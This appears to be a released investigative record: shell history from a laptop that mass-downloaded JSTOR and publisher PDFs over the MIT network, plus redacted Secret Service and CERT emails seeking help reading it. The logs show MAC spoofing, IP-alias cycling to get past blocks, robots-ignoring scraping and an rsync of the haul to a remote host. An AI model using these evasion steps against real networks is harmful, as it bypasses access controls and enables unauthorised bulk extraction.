sudo route add -net 10.0.0.0 gw 10.189.64.1
sudo route add 10.0.0.0 gw 10.189.64.1
route
ping 10.189.76.179
ping 10.72.0.47
sudo dhclient eth0
/sbin/ifconfig -a
ping google.com
route
ping 4.2.2.2
sudo dhclient eth0
cat loginInfo
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14"
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k -interface eth0
https://10.72.0.47:444/bin/dynareg
echo 'curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k -interface eth0
https://10.72.0.47:444/bin/dynareg' >> loginInfo
curl www.yahoo.com
echo 'curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k -interface eth0
https://10.72.0.47:444/bin/dynareg' >> loginInfo
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k -interface eth0
https://10.72.0.47:444/bin/dynareg
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=5" -k -interface eth0
https://10.72.0.47:444/bin/dynareg
sudo dhclient eth0
sudo dhclient -r
sudo dhclient -r eth0
sudo dhclient eth0
/sbin/ifconfig -a > ifconfiglog
/sbin/ifconfig -a
sudo ifconfig wlan0 down
sudo ifconfig wlan0 hw ether 90:4c:e5:a0:c7:55
sudo ifconfig wlan0 up
/sbin/ifconfig -a
/etc/init.d/ez-ipupdate restart
sudo /etc/init.d/ez-ipupdate restart
dig ghost-laptop.dyndns-free.com
ping 4.2.2.2
sudo dhclient
ping 4.2.2.2
ping www.yahoo.com
route
curl www.yahoo.com
ssh ghost-laptop.dyndns-free.com
/sbin/ifconfig -a
ssh 18.111.48.33
curl www.yahoo.com
```



```
sudo dhclient eth0
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
ls
ls | grep aip
ls | grep -v oxford
cd /vol

ls
cd www.genome.org/content/1/3/
ls
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
more pdfs/2520824.pdf
more pdfs/25208234.pdf
ls -l pdfs/25208234.pdf
ls -Ul pdfs | head
python
ps ax | grep pyth
ps ax | grep ls
sudo kill 8185
sudo kill -9 8185
fg
cd bl
cd blocks/
ls
cd done/
ls | less
ls | head
more allpd000000009
more allpd000000009
more allpd0000000009
ls -l /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/20273145.pdf
ls | tail
more tograb-saggu
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/359815.pdf
ls -l /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/359815.pdf
ls | less
ls | grep -v pd | less
ls | grep blk | tail
more blk0000003629
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/399479
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/399479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/3999479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/3999479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/3999478.pdf
cd
python
ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /media/drive
sudo ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /media/drive
fg
ls /media/drive/pdfs*
c
w
```



```
/sbin/ifconfig -a
ssh 10.189.61.53
/sbin/ifconfig -a
sudo /etc/init.d/ez-ipupdate restart
ssh 18.111.48.33
ls
more failedandneedto grab
cat failedandneedto grab | sed -e 's/.pdf//' | sort -u | head
cat failedandneedto grab | sed -e 's/.pdf//' | sort -u > failed-partial-clean
head failed-partial-clean > blocks/testfailed
/sbin/ifconfig -a
curl --interface wlan0 www.yahoo.com
route
ping 18.111.31.1
wc -l failedandneedto grab
sudo apt-get install autossh
sudo apt-get update
man ssh
ps ax | grep dhclient
kill 7937
sudo kill 7937
sudo kill 8001
sudo kill 8281
ps ax | grep dhclient
ps ax | grep netwo
ps ax | grep Netw
sudo kill 730
ps ax | grep Netw
ps axf
/etc/init.d/network-manager stop
sudo /etc/init.d/network-manager stop
ps ax
ps ax | grep dhcl
sudo kill 8839
ps ax
/sbin/ifconfig -a
sudo emacs /etc/ez-ipupdate/default.conf
sudo /etc/init.d/ez-ipupdate restart
dig ghost-laptop.dyndns-free.com
ls
screen -x
w
who am i
wc -l failed-clean
screen -x
|
ls
cat failedandneedto grab | sed -e 's/.pdf//' | sort -u > failed-partial-clean
wc -l failedandneedto grab
cat failedandneedto grab | sed -e 's/.pdf//' | sort -u > failed-clean
rm failed-partial-clean
more failed-clean
```

```
cd blocks/done
ls | less
less blk0000000020
wc -l blk0000000020
cd ..
split --help
split -a 5 -l 1000 failed-clean blocks/blkfail
df -h
crean -x
screen -x
who am i
cd umi
python
cd umi
grep 797854 *
grep 801899 *
ls
more 900.html
grep 1978790241 *
screen -r
screen -x
links
ls
screen -x
ls blocks
ls
rm failedandneedtograb
rm failed-clean
python
ls
mv pdf2size.dbm pdf2size-js3.dbm
fg
more stilltograbx
split --help
split -a 5 -l 100 stilltograbx blocks/stillblk
ls blocks
fg
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
links "http://www.ncbi.nlm.nih.gov/doi/full/10.1056/NEJM078190?keytype2=tf_insecsha&llkey=d016a4ba45489a1d98c8c00d31b0f51b7fe229d48"
links "http://www.ncbi.nlm.nih.gov/doi/full/10.1056/NEJM078190"
links "http://www.ncbi.nlm.nih.gov/doi/full/10.1056/NEJM078190"
ls
ls umi/saneurl.py
links http://linkinghub.elsevier.com/retrieve/pii/S0933365769900110
links "http://linkinghub.elsevier.com/retrieve/pii/S092911999490006X"
more /vol/umi/107685.html
```

```
links /vol/umi/107685.html
links /vol/umi/107794.html
curl -i http://linkinghub.elsevier.com/retrieve/pii/S09780750657457500224
curl -i
"http://linkinghub.elsevier.com/retrieve/articleSelectSingle?Redirect=http%3A%2F%2Fwww.sciencedirect.com%2Fscience%3Fob%3DGatewayURL%26origin%3Dinwardhub%26urlversion%3D4%26method%3DcitationSearch%26piikey%3D89780750657457500224%26version%3D1%26md5%3D5d0b15fec31ecc36684151f1e94990a"
curl -i
"http://www.sciencedirect.com/science?ob=GatewayURL&origin=inwardhub&urlversion=4&method=citationSearch&piikey=89780750657457500224&version=1&md5=5d0b15fec31ecc36684151f1e94990a"
curl -i "http://www.sciencedirect.com/science?ob=ArticleURL&url=88X85-4RJM0TB-8&user=501045&coverDate=01%2F09%2F2008&rdoc=1&fmt=high&orig=search&origin=search&sort=d&docanchor=&view=c&acct=C000022659&version=1&urlVersion=0&userid=501045&md5=0dd2643f5e14c404198de5326a57c81e&searchtype=a"
ping www.jstor.org
curl www.jstor.org
ls
screen -x
df -h
screen -r
screen -x
cd /media/drive/jsindex/
ls
rm *
ls
s
ls
cd 1923
ls
more 00900.html
python
cd ..
ls
python
more 1923/06700.html
fg
ls blocks
df -h
sudo umount /media/bce820ee-a03b-4556-bfa6-ef2d9eb665e/
ping 4.2.2.2
/sbin/ifconfig -a
/sbin/ifconfig -a | less
ls
~/bin/sts pdfs | head
./sts pdfs | head
cd pdfs
../sts | xargs -i mv {} /vol/pdfs/
../sts . | xargs -i mv {} /vol/pdfs/
ls
cd ..
rmdir pdfs
more deleteandgrab
```

```
ls
ls -l
more pdfs3.sls
tail pdfs3.sls
ls
more js3.lslR
less js3.lslR
ls -lh js3.lslR
fg
ls
ls -lh pdf2size-js4.dbm
wc -l js3.lslR
python
split -a 5 -l 100 30mblocks blocks/grp30m
cd /vol/jsindex/
python
cd /media/dr
cd /media/drive/
~/keepgrabbing.py
fg
more /media/drive/4478605.pdf
more /media/drive/pdfs/4478605.pdf
curl protect.theinfo.org
links protect.theinfo.org
df
ps ax | grep part
ps ax
cd /media/
ls
mkdir drive2
sudo mkdir drive2
sudo mount /dev/sdf drive2
sudo mount -t reiserfs /dev/sdf drive2
sudo mount -t reiserfs /dev/sdf1 drive2
df
df -h
cd drive2
ls
ls -a
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
cd /vol
ls -l
cd ..
ls -l
rm vol
sudo rm vol
sudo ln -s /media/drive2 vol
screen -r
screen -x
ping www.google.com
```



```
/sbin/ifconfig -a
/sbin/ifconfig -a | less
dhclient
sudo dhclient
sudo ifdown ath0:1
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
ping 4.2.2.2
cat /etc/resolv
cat /etc/resolv.conf
ping 10.72.0.47\
ping 10.72.0.47
ping 4.2.2.2
sudo ifconfig down eth0:1
sudo ifconfig eth0:1 down
/sbin/ifconfig -a | less
sleep 600 && bell
bg
dhclient
sudo dhclient
df -h
sudo umount /dev/sdf1
fg
df
ps ax | grep dhclic
sudo kill 31696
/sbin/ifconfig -a | less
screen -x
gnome-screensaver
gnome-screensaver-command --lock
gnome-lock-screen
gnome-screensaver-lock
xscreensaver -lock
gnome-screensaver-command --lock
gnome-screensaver
screen -x
df
cd /media/
ls
mount /dev/sdg1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
sudo mount /dev/sdg1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
df
sudo mount /dev/sdh1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
ls
/sbin/ifconfig -a
sudo ifconfig mac 91:4c:e5:a0:c7:55
ls
/sbin/ifconfig -a > mac
sudo ifconfig mac 91:4c:e5:a0:c7:55
fg
sudo ifconfig eth0 mac 91:4c:e5:a0:c7:55
```



```
man ifconfig
sudo ifconfig eth0 hw ether 91:4c:e5:a0:c7:55
/sbin/ifconfig -a |grep ether
/sbin/ifconfig eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifdown eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifconfig eth0 down
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifconfig eth0 up
dhclient
sudo dh
sudo dhclient
sudo dhclient -r
cd /mnt/
ls
df
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
ls
ls -l/
ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
SUDO ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
sudo ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
cd /vol
ls
df
ifconfig
sudo dhclient -r
sudo dhclient
ls
cd
ls
screen -r
ls blocks/|wc -l
screen
screen -r
screen -x
wc -l uristograb.wget
df -h | media
df -h | grep media
wc -l uristograb.wget
df -h | grep media
grep -v oxford uristograb.wget |less
grep -v oxford uristograb.wget |grep -v dukejo |grep -v genesdev | grep -v err |less
grep -v oxford uristograb.wget |grep -v dukejo |grep -v genesdev | grep -v err | grep -v cshlp | grep -v majou |less
genome|less
grep -v oxford uristograb.wget |grep -v dukejo |grep -v genesdev | grep -v err | grep -v cshlp | grep -v majou |grep -v
genome|grep -v learnmem|less
wc -l uris*
df -h | grep media
ls blocks/|wc -l
```

df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
LS
df
w
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ks blocks/ | wc -l
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls /mnt
ls /vol
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ls blocks/ | wc -l
df -h | grep media
ping google.com
/sbin/ifconfig -s
/sbin/ifconfig -s | less
df
umount /media/drive



```
cd /media/drive/
ls
df -h
ls
sudo umount /dev/sde1
sudo umount -f /dev/sde1
df
/sbin/ifconfig -a | less
df -h | grep drive2
ls blocks/ | wc -l
cd
ls blocks/ | wc -l
df -h | grep drive2
/sbin/ifconfig -a
ifconfig eth0:1 static 18.55.7.241
sudo ifconfig eth0:1 static 18.55.7.241
/sbin/ifconfig -a
curl --interface eth0:1 www.jstor.org
curl --interface eth0 www.jstor.org
sudo ifconfig eth0:1 static 18.55.6.241
curl --interface eth0 www.jstor.org
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 static 18.55.5.241
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 static 18.55.4.241
curl --interface eth0:1 www.jstor.org
/sbin/ifconfig -a
sudo ifconfig eth0:1 static 18.54.4.241
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 static 18.54.5.241
sudo ifconfig eth0:1 static 18.55.5.241
sudo ifconfig eth0:1 up static 18.55.5.241
ls blocks/ | wc -l
ping 4.2.2.2
cd vol
cd /vol
~/keepgrabbing.py
fg
cd ..
ls vol
ls -l vol
rm vol
sudo rm vol
sudo ln -s /media/drive /vol
cd /vol
~/keepgrabbing.py
a
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
cd
```

```
ls
mkdir tomove
cd tomove
mkdir pdfs
~/keepgrabbing.py
emacs ./keepgrabbing.py
~/keepgrabbing.py
sudo rm /vol
sudo ln -s /media/3aab9fe1-9c54-43b1-9374-72722d78d3e0/ /vol
cd /vol
~/keepgrabbing.py
fg
ls
cd ./vol
~/keepgrabbing.py
links www.jstor.org
dhclient
/sbin/ifconfig -a
ifconfig up eth0:1 18.55.6.251
ifconfig --help | less[A]
ifconfig --help
ifconfig eth0:1 up static 18.55.6.251
sudo ifconfig eth0:1 up static 18.55.6.251
sudo ifconfig eth0:1 up static 18.55.6.252
/sbin/ifconfig -a
ping --help | less
ping -I eth0:1 www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
sudo ifconfig eth0:1 up static 18.55.6.241
/sbin/ifconfig -a
ping -I eth0:1 www.google.com
ping -I 18.55.6.241 www.google.com
curl --interface eth0:1 www.google.com
curl --interface eth0:1 www.jstor.org
curl --help | less
/sbin/ifconfig -a
sudo ifconfig eth0:1 up static 18.55.6.252
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 up static 18.55.7.240
curl --interface eth0:1 www.jstor.org
curl --interface eth0:1 www.jstor.org/x
ls
emacs keepgrabbing.py
cd tomove/pdfs/
ls | wc -l
mv * /vol/pdfs
ls
cd ..
ls
mkdir umi
cd umi
```

```
curl -o 0.html "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
curl -o 0.html "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50&cfc=1"
more 0.html
curl -I proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50
curl -I "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
curl -H "Cookie: JSESSIONID=f4zWwqzMRSh" -o 0.html
"proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
more 0.html
curl -H "Cookie: JSESSIONID=f4zWwqzMRSh" -o 50.html
"proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50&firstIndex=50"
diff -u 0.html 50.html
macs curlicommands.py
emacs curlicommands.py
python curlicommands.py
python curlicommands.py
more curlicommands.sh
rm curlicommands.py
emacs curlicommands.py
python curlicommands.py
more curlicommands.sh
bash curlicommands.sh
more 1100
more 1100.html
lynx -dump 1100.html
links 1100.html
python
cat > saneurl.py
fg
ls /media
fg
mkdir /media/drive/umi
fg
curl -I http://proquest.umi.com/pqdweb
fg
ls /media/drive/umi
more /media/drive/2073772711.pdf
more /media/drive/umi/2073772711.pdf
more /media/drive/umi/2073772711.html
more /media/drive/umi/2073772711.pdf
fg
cd /vol
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
fg
~/keepgrabbing.py
cd ..
cd vol
ls
~/keepgrabbing.py
ls
```

```
df -h
pwd
cd ..
cd vol
~/keepgrabbing.py
cd ../vol
ls
~/keepgrabbing.py
cd /media
ls
cd 3a5b9fe1-9c54-43b1-9374-72722d78d3e0/
ls
df -h
sudo shutdown now
cd /media/de
cd /media/drive/
mkdir jsindex
sudo mkdir jsindex
sudo chown ghost jsindex
cd jsindex
python
ls
fg
more 2010/0800.html
cd 1989
ls
cd /vol/
ls
cd jsindex/1989
ls
ls -l | less
ls -l | tail
cd ../1990
ls -l | less
python
python /usr/bin/easy_install
sudo easy_install --install-dir /usr/lib/python2.6/ pyoai
PYTHONPATH=/usr/lib/python2.6 sudo easy_install --install-dir /usr/lib/python2.6/ pyoai
sudo easy_install --install-dir /usr/lib/python2.6/site-packages/ pyoai
sudo PYTHONPATH=/usr/lib/python2.6/site-packages easy_install --install-dir /usr/lib/python2.6/site-packages/ pyoai
cd /usr/local/lib/python2.6/
ls -a
cd dist-packages/
ls -a
rm *
sudo rm *
sudo rm -rf *
sudo easy_install pyoai
python
ls
python
cd
```



```
ls blocks/ | wc -l
fg
ps ax | grep keep
ps ax | grep ser
fg %1
fg 0
fg
kill 2137
kill 2138
ps ax | grep keep
python serveblocks.py 8092
fg
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
fg
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
emacs serveblocks.py
python serveblocks.py 8092
cd /media/drive/
~/keepgrabbing.py
df -h
df -h | grep sdd; date
du -hsc /vol/*
dm /vol/uristograb2.wget
rm /vol/uristograb2.wget
du -hsc /vol/*
bwm-ng
du -hsc /vol/*
df -h
```



```
df -h | grep media
ls blocks | wc -l
ls
emacs oaigrab.py
python -i oaigrab.py
emacs oaigrab.py
python -i oaigrab.py
emacs oaigrab.py
mkdir muse
mv urlistograb* muse
python oaigrab.py | tee urlistograb.wget
wc -l urlistograb.wget
emacs oaigrab.py
python -i oaigrab.py | tee urlistograb.wget
emacs oaigrab.py
python -i oaigrab.py | tee urlistograb.wget
ls
emacs oaigrab.py
fg
emacs oaigrab.py
python -i oaigrab.py | tee urlistograb2.wget
fg
cd /vol
wget -x -nv -nc -i ~/urlistograb.wget
more analysis.oxfordjournals.org/content/35/3/97.full.pdf
wget -x -nv -nc -i ~/urlistograb.wget
mkdir sd
cd sd
wget -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
wget --header="User-Agent: WL/6" -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
wget --header="User-Agent: WL/6" -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
wget -e robots=off --header="User-Agent: WL/6" -m -np
"http://www.sciencedirect.com/science/page/sitemap/index.html"
ls
cd www.sciencedirect.com/science/page/sitemap/publication/
ls
cd serial/
ls
cd journals/
ls
emacs ~/sls
chmod +x ~/sls
~/sls | less
~/sls . | less
more 17509467.html
ls 0242648X
ls 0242648X/24
ls 0242648X/24/3
more 0242648X/24/3/243.html
python
fg
mkdir /vol/sd/jo
```



```
fg
cd
fg
python
ls
cd umi
ls
python
fg
more keepgrabbing.py
cd /vol/
ls
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
cd pdfs/
~/keepgrabbing.py
cd ..
~/keepgrabbing.py
fg
~/keepgrabbing.py
dids
fg
python
pwd
ls
cd ~/umi
python
fg
python
ls 1000000.html
fg
more 128214.html
more 128213
less 128204.html
less /vol/umi/128204.html
links /vol/umi/128204.html
python
ls -lh
ls blocks | wc -l
python
ls *dbm
fg
ls
more deleteandgrab
split -a 5 -l 1000 deleteandgrab blocks/regrab
ls blocks/ | wc -l
cd blocks/
ls | less
ls | tail
cd ..
fg
```

```
ls /mnt
df
ls /media/drive
fg
links http://caliber.ucpress.net/doi/pdf/10.1525/as.2010.50.5.835
ls
rm p1-salmela.pdf
curl "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFTOKEN=55059171"
curl -i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFTOKEN=55059171"
curl -i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf"
curl -i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf" | less
ls
more serveblocks.py
emacs serveblocks.py
more keepgrabbing.py
ls /vol
~/sls /vol uni > uni.sls
more uni.sls
~/sls /vol/uni > uni.sls
~/sls /vol/pdfs > pdfs3.sls
ls -lR /vol > js3.lslR
more js3.lslR
ls -lR /vol/ > js3.lslR
more js3.lslR
wc -l js3.lslR
echo -n me@aaronsw.com | md5sum
df
ps ax
df
mount /dev/sdc/vol
cd /vol
ls
cd /media/
ls
ls -l
rm drive
sudo rm drive
sudo mkdir drive
sudo mount /dev/sdc drive
sudo mount /dev/sdc1 drive
cd drive
ls
df
fd -h
df -h
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
ls
~/keepgrabbing.py
cd /media/drive/pdfs
more 3590725.pdf
```

less 3697690.pdf
less 30072010.pdf
less 60244678.pdf
less 3523970.pdf
less 3548593.pdf
less 3523645.pdf
less 3813153.pdf
less 3838338.pdf
less 3279339.pdf
less 1888323.pdf
less 688560.pdf
less "234.pdf"
less 742572.pdf
less 30058803.pdf
less 2023815.pdf
more 2023815.pdf
cd
~/keepgrabbing.py
fg
ls
cd pdfs
ls
df -h
cd /vol/
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office
617-990-2918

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From: (b)(3):Rule 6E [redacted]@cert.org>
Sent: Wednesday, March 09, 2011 10:36 AM
To: (b)(6),(b)(7)(C) (BOS)
Cc:
Subject: Re: bash history of Acer involved with MIT hack and downloading from JSTOR

We can, but we haven't had the opportunity to look at much beyond the python script and the bash history. Let us know what is a good time for you. We are free all day today.

(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) (BOS)* [redacted]@usss.dhs.gov>
Date: Wed, 9 Mar 2011 10:23:06 -0500
To: (b)(6),(b)(7)(C) [redacted]@cert.org>
Subject: RE: bash history of Acer involved with MIT hack and downloading from JSTOR

Do you mind if we have a conference call with the AUSA.

AUSA Heymann P Stephen
Chief Appellate and Computer Crime Section

[redacted]@usdoj.gov
Work Cell
(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office
(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) (C) [redacted]@mailto:(b)(6),(b)(7)(C)@cert.org]
Sent: Wednesday, March 09, 2011 9:56 AM
To: (b)(6),(b)(7)(C) (BOS)
Cc: (b)(6),(b)(7)(C) (CID); (b)(6),(b)(7)(C)
Subject: Re: bash history of Acer involved with MIT hack and downloading from JSTOR

(b)(6),(b)(7)(C)

Do you have some time today that we can go over the questions you have on the bash history listed below and keepgrabbing python script?

(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) [redacted]@usss.dhs.gov>
Date: Tue, 8 Mar 2011 17:24:05 -0500
To: (b)(6),(b)(7)(C) [redacted]@cert.org>
Subject: Fw: bash history of Acer involved with MIT hack and downloading from JSTOR

(b)(6),(b)(7)(C)

U.S. Secret Service

(b)(6),(b)(7)(C)

(Desk)
(Mobile)

412-268-5226 (Fax)

(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) (BOS)
To: (b)(6),(b)(7)(C) (CID); (b)(6),(b)(7)(C) cert.org; (b)(6),(b)(7)(C) cert.org>
Sent: Tue Mar 08 17:21:53 2011
Subject: Fw: bash history of Acer involved with MIT hack and downloading from JSTOR

would anyone have time available to help me decipher the bash history for proof of Mac spoofing and interpret what the script keepgrabbing.py does?

(b)(6),(b)(7)(C)

Sent from Blackberry

(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) (BOS)
To: 'Heymann, Stephen (USAMA)' (b)(6),(b)(7)(C) usdoj.gov>
Cc: (b)(6),(b)(7)(C) (CID)
Sent: Wed Mar 02 17:31:13 2011
Subject: bash history of Acer involved with MIT hack and downloading from JSTOR

FYI

The bash history of the Acer that was connected to the MIT network has references to the python script keepgrabbing and JSTOR:

```
cat .bash_history
rm .bash_history
screen -x
uptime
df -h
ls /mnt/pdfs/ | wc -l
ls -f /mnt/pdfs/ | wc -l
screen -x
cat .bash_history
ls
cat .ssh/known_hosts
whois ygl.as
uptime
curl www.jstor.org
links www.jstor.org/stable/838383
ls
mv 838383.pdf /mnt/pdfs/
screen -r
screen -x
curl jstor.org
curl -i www.jstor.org
curl -i www.jstor.org
```

```
sudo ifconfig wlan0 down
sudo dhclient -re
sudo dhclient -r
sudo ifconfig eth0 up
sudo dhclient
curl -i www.jstor.org
curl scripting.com
/sbin/ifconfig -a
curl scripting.com
ping 4.2.2.2
cat /etc/resolv.conf
sudo dhclient -r
sudo dhclient
ping 4.2.2.2
cat /etc/resolv.conf
curl scripting.com
curl www.google.com
curl -i www.jstor.org
/sbin/ifconfig -a
ping ghost-laptop.dyndns-free.com
ps ax | grep ip
/etc/init.d/ez-ipupdate
/etc/init.d/ez-ipupdate reload
sudo /etc/init.d/ez-ipupdate reload
ping ghost-laptop.dyndns-free.com
dig ghost-laptop.dyndns-free.com
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate restart
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
ez-ipupdate --help
ez-ipupdate --help | less
sudo ez-ipupdate
sudo ez-ipupdate -i eth0
more /etc/ez-ipupdate/default.conf
ez-ipupdate --help | less
sudo ez-ipupdate -c /etc/ez-ipupdate/default.conf
sudo ez-ipupdate -vv -c /etc/ez-ipupdate/default.conf
ez-ipupdate --help | less
sudo ez-ipupdate -vv -c /etc/ez-ipupdate/default.conf -i eth0
sudo ez-ipupdate -c /etc/ez-ipupdate/default.conf -i eth0
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
ls /mnt/ | wc -l
cd /mnt
ls
ps ax | grep touch
ps ax | grep seq
touch 1
ls
touch 2
seq 1 20
seq 1 20 | xargs touch
ls | wc -l
```



```
seq 1 2000000 | xargs touch
ls | wc -l
ls | less
ls | wc -l
ps ax | grep bash
w
who am i
kill 3658
kill -9 3658
mkdir pdfs
cd pdfs
~/keepgrabbing.py
emacs /home/ghost/keepgrabbing.py
zile /home/ghost/keepgrabbing.py
~/keepgrabbing.py
touch foo
rm foo
cd ..
~/keepgrabbing.py
cd /mnt
ls
rm *
ls
cd pdfs
ls
cd
ls
python serveblocks.py
python serveblocks.py 8092
bg
fg
ps ax | grep serve
kill 2461
ps ax | grep serve
python serveblocks.py 8092
bg
ls /mnt
ls /mnt/pdfs
ls -l /mnt/pdfs/
cd
gnome-screensaver-command --activate
ls
ps ax | grep curl
kill 19047
curl www.jstor.org
dhclient --help
sudo dhclient
bwm-ng
ls blocks/ | wc -l
df -h
links www.jstor.org/stable/873098
bwm-ng
```



```
gnome-screensaver-command --activate
ls blocks | wc -l
bwm-ng
ls blocks | wc -l
uptime
bwm-ng
df -h
ls blocks | wc -l
bwm-ng
sudo umount /mnt
df
screen -x
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
fg
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
0
cd /mnt/
~/keepgrabbing.py
bg: ~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
bg
bg: ~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
bg
```




```
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/k
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mt
cd /mnt/
cd /mt
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
screen -r
screen -x
uptime
df -h
screen -r
screen -x
e
uptime
bwm-ng
df -h
screen -x
ps ax | grep curl
```



```
ps ax | grep keepgr | awk '{print $1}' | xargs kill
ps ax | grep curl
ps ax | grep gr
ps ax | grep curl
df -h
/sbin/ifconfig -a
sudo ifconfig eth0:1 static 18.55.7.49
curl --interface eth0:1 www.jstor.org
curl --interface eth0:1 www.google.org
rsync -avz pdfs/ ghost-macbook.dyndns-free.com:/vol/pdfs
screen -r
screen -x
python
sudo easy_install pyoi
